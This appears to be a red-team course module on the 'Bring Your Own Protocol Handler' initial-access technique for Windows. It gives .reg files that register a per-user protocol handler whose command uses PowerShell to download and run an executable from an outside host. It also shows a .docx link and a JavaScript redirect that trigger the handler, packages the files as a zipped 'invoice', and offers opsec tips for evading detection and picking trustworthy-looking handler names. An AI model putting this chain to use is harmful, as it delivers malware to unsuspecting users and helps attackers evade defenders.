Bring Your Own Protocol Handler
This module will introduce a new initial access technique which will be referred to as "Bring Your Own Protocol Handler". This is a variation of a technique that was previously ...
Jump to Section (13)
Introduction
This module will introduce a new initial access technique which will be referred to as "Bring Your Own Protocol Handler". This is a variation of a technique that was previously seen by malware where a custom protocol handler was registered and then executed by the malware.
What is a Protocol Handler?
According to Mozilla's Developer Docs, protocol handlers serve the purpose of linking an application with a particular protocol scheme in the OS's application preferences. By registering a specific application to handle a given protocol scheme, such as "http://", "https://", or "tel://", protocol handlers ensure that when these schemes are utilized, they seamlessly integrate with the associated application for execution. Essentially, protocol handlers establish a connection between a protocol scheme and its designated application, enabling a streamlined and consistent user experience.
In the Windows OS, a protocol handler is registered using the Windows Registry. The important registry keys are shown below:
HKEY_LOCAL_MACHINE\SOFTWARE\ClassesThis key stores the protocol handler registrations for all users on the machine. This key requires administrator privileges to be modified.HKEY_CURRENT_USER\Software\ClassesThis key stores the protocol handler registrations specific to the currently logged-in user. If the same key is registered inHKEY_LOCAL_MACHINE\SOFTWARE\ClassesandHKEY_CURRENT_USER\Software\Classes, thenHKEY_CURRENT_USER\Software\Classestakes precedence. This key does not require administrator privileges to modify.
The focus of this module will be on the HKEY_CURRENT_USER registry hive since it does not require administrator privileges to modify.
Registering a Protocol Handler
There are several ways to register a protocol handler, two ways will be demonstrated, one through the Windows Registry and the other using a .reg file.
Using the Windows Registry

Begin by opening the Windows Registry and traversing to the HKEY_CURRENT_USER\Software\Classes registry key.

Right-click the Classes key and select 'New' > 'Key'. When prompted for a name for the new key enter sample.

Traverse to the newly created key, HKEY_CURRENT_USER\Software\Classes\sample, right-click the default value and select 'Modify'.

When prompted for a value insert 'URL Sample Protocol'.
Right-click the 'sample' registry key and select 'String Value'. Modify the newly created registry value to 'URL Protocol'.


Next, create 3 hierarchical subkeys:
HKEY_CURRENT_USER\Software\Classes\sample\shellHKEY_CURRENT_USER\Software\Classes\sample\shell\openHKEY_CURRENT_USER\Software\Classes\sample\shell\open\command
And finally, inside the HKEY_CURRENT_USER\Software\Classes\sample\shell\open\command key, change the default value to cmd.exe /c whoami && timeout /t.


To test the newly registered protocol handler, open any browser and enter "sample://anything" into the URL address bar. The value after the two slashes does not matter.

The command under the HKEY_CURRENT_USER\Software\Classes\sample\shell\open\command key will execute upon confirming the prompt.
Using .reg Files
Create and open a .reg file using any text editor (e.g. notepad) and paste the following snippet. The snippet below will create the keys and values that were done in the previous section.
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\sample]
@="URL:Sample Protocol"
"URL Protocol"=""

[HKEY_CURRENT_USER\Software\Classes\sample\shell]

[HKEY_CURRENT_USER\Software\Classes\sample\shell\open]

[HKEY_CURRENT_USER\Software\Classes\sample\shell\open\command]
@="cmd.exe /c whoami.exe && timeout /t 10"

Double-click the .reg file and click 'Yes' on the prompt that appears. This will auto-insert all the necessary keys and values. Validate this by checking if the HKEY_CURRENT_USER\Software\Classes\sample registry key was successfully created.
Initial Access Technique
With the previous sections in mind, this initial access technique will utilize a .reg file that registers a protocol handler which downloads and executes a malicious binary. To execute the newly registered protocol handler, a .docx file with an embedded link that uses the newly registered protocol handler will be sent with the .reg file. Both files will be zipped to make it more convenient for the target user.
.reg File Setup
The .reg file shown below will use Powershell.exe to download a payload and then execute it. The payload in this example is simply a Msfvenom calc executable.
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\ping]
@="URL:Ping Protocol"
"URL Protocol"=""

[HKEY_CURRENT_USER\Software\Classes\ping\shell]

[HKEY_CURRENT_USER\Software\Classes\ping\shell\open]

[HKEY_CURRENT_USER\Software\Classes\ping\shell\open\command]
@="powershell.exe -command \"(New-Object System.Net.WebClient).DownloadFile('http://example.com/mal.exe', 'C:\\mr.d0x\\out.exe'); cmd.exe /c C:\\m
r.d0x\\out.exe\""
.docx File Setup

For the .docx file, simply create a link and add "ping://anything" as the URL.
Video Demo (1)
In-browser execution

Instead of delivering a .docx file with an embedded link, it's possible to embed the protocol handler within your website. If the user downloads and runs the .reg file, then clicking the link executes the malicious code. Note that it's also possible to redirect the user to any protocol using JavaScript. The snippet below will redirect the user to "sample://microsoft", whether it executes or not will depend on whether the user has that protocol handler registered.
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <title>Maldev Academy</title>
</head>
<body>

    JavaScript is being executed.

<script type="text/javascript">
     window.location.href = "sample://microsoft"
</script>

</body>
</html>
Video Demo (2)
Opsec
This technique provides red teamers a significant amount of flexibility in what they can do. Keep in mind that the demo shown above lacks operational security considerations. It's recommended to avoid spawning cmd.exe or powershell.exe and instead, consider utilizing a LOLBIN or creating innovative methods to avoid the need to launch these two suspicious processes.
Additionally, consider registering a more "trustworthy" appearing protocol handler. Below are some examples:
- microsoft-secure-link://
- google://
- secure://
Conclusion
Protocol handlers are registered with many legitimate applications and therefore defenders are unlikely to have rules detecting newly registered protocol handlers. Additionally, once the protocol handler is registered, an attacker can take advantage of that immediately or at a later time. Leaving a window before executing the newly registered protocol handler may be an effective strategy.
Companion Project & Source Code
2 readable source/config files extracted directly from the archive
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\Classes\ping]
@="URL:Ping Protocol"
"URL Protocol"=""

[HKEY_CURRENT_USER\Software\Classes\ping\shell]

[HKEY_CURRENT_USER\Software\Classes\ping\shell\open]

[HKEY_CURRENT_USER\Software\Classes\ping\shell\open\command]
@="powershell.exe -command \"(New-Object System.Net.WebClient).DownloadFile('http://192.168.1.130/mal.exe', 'C:\\users\\mr.d0x\\Downloads\\out.exe'); cmd.exe /c C:\\Users\\mr.d0x\\Downloads\\out.exe\""
Full Archive Manifest (4 files inside .zip)
- demo-1.zip
- demo-1/access.reg
- demo-1/invoice.docx
- demo-2.html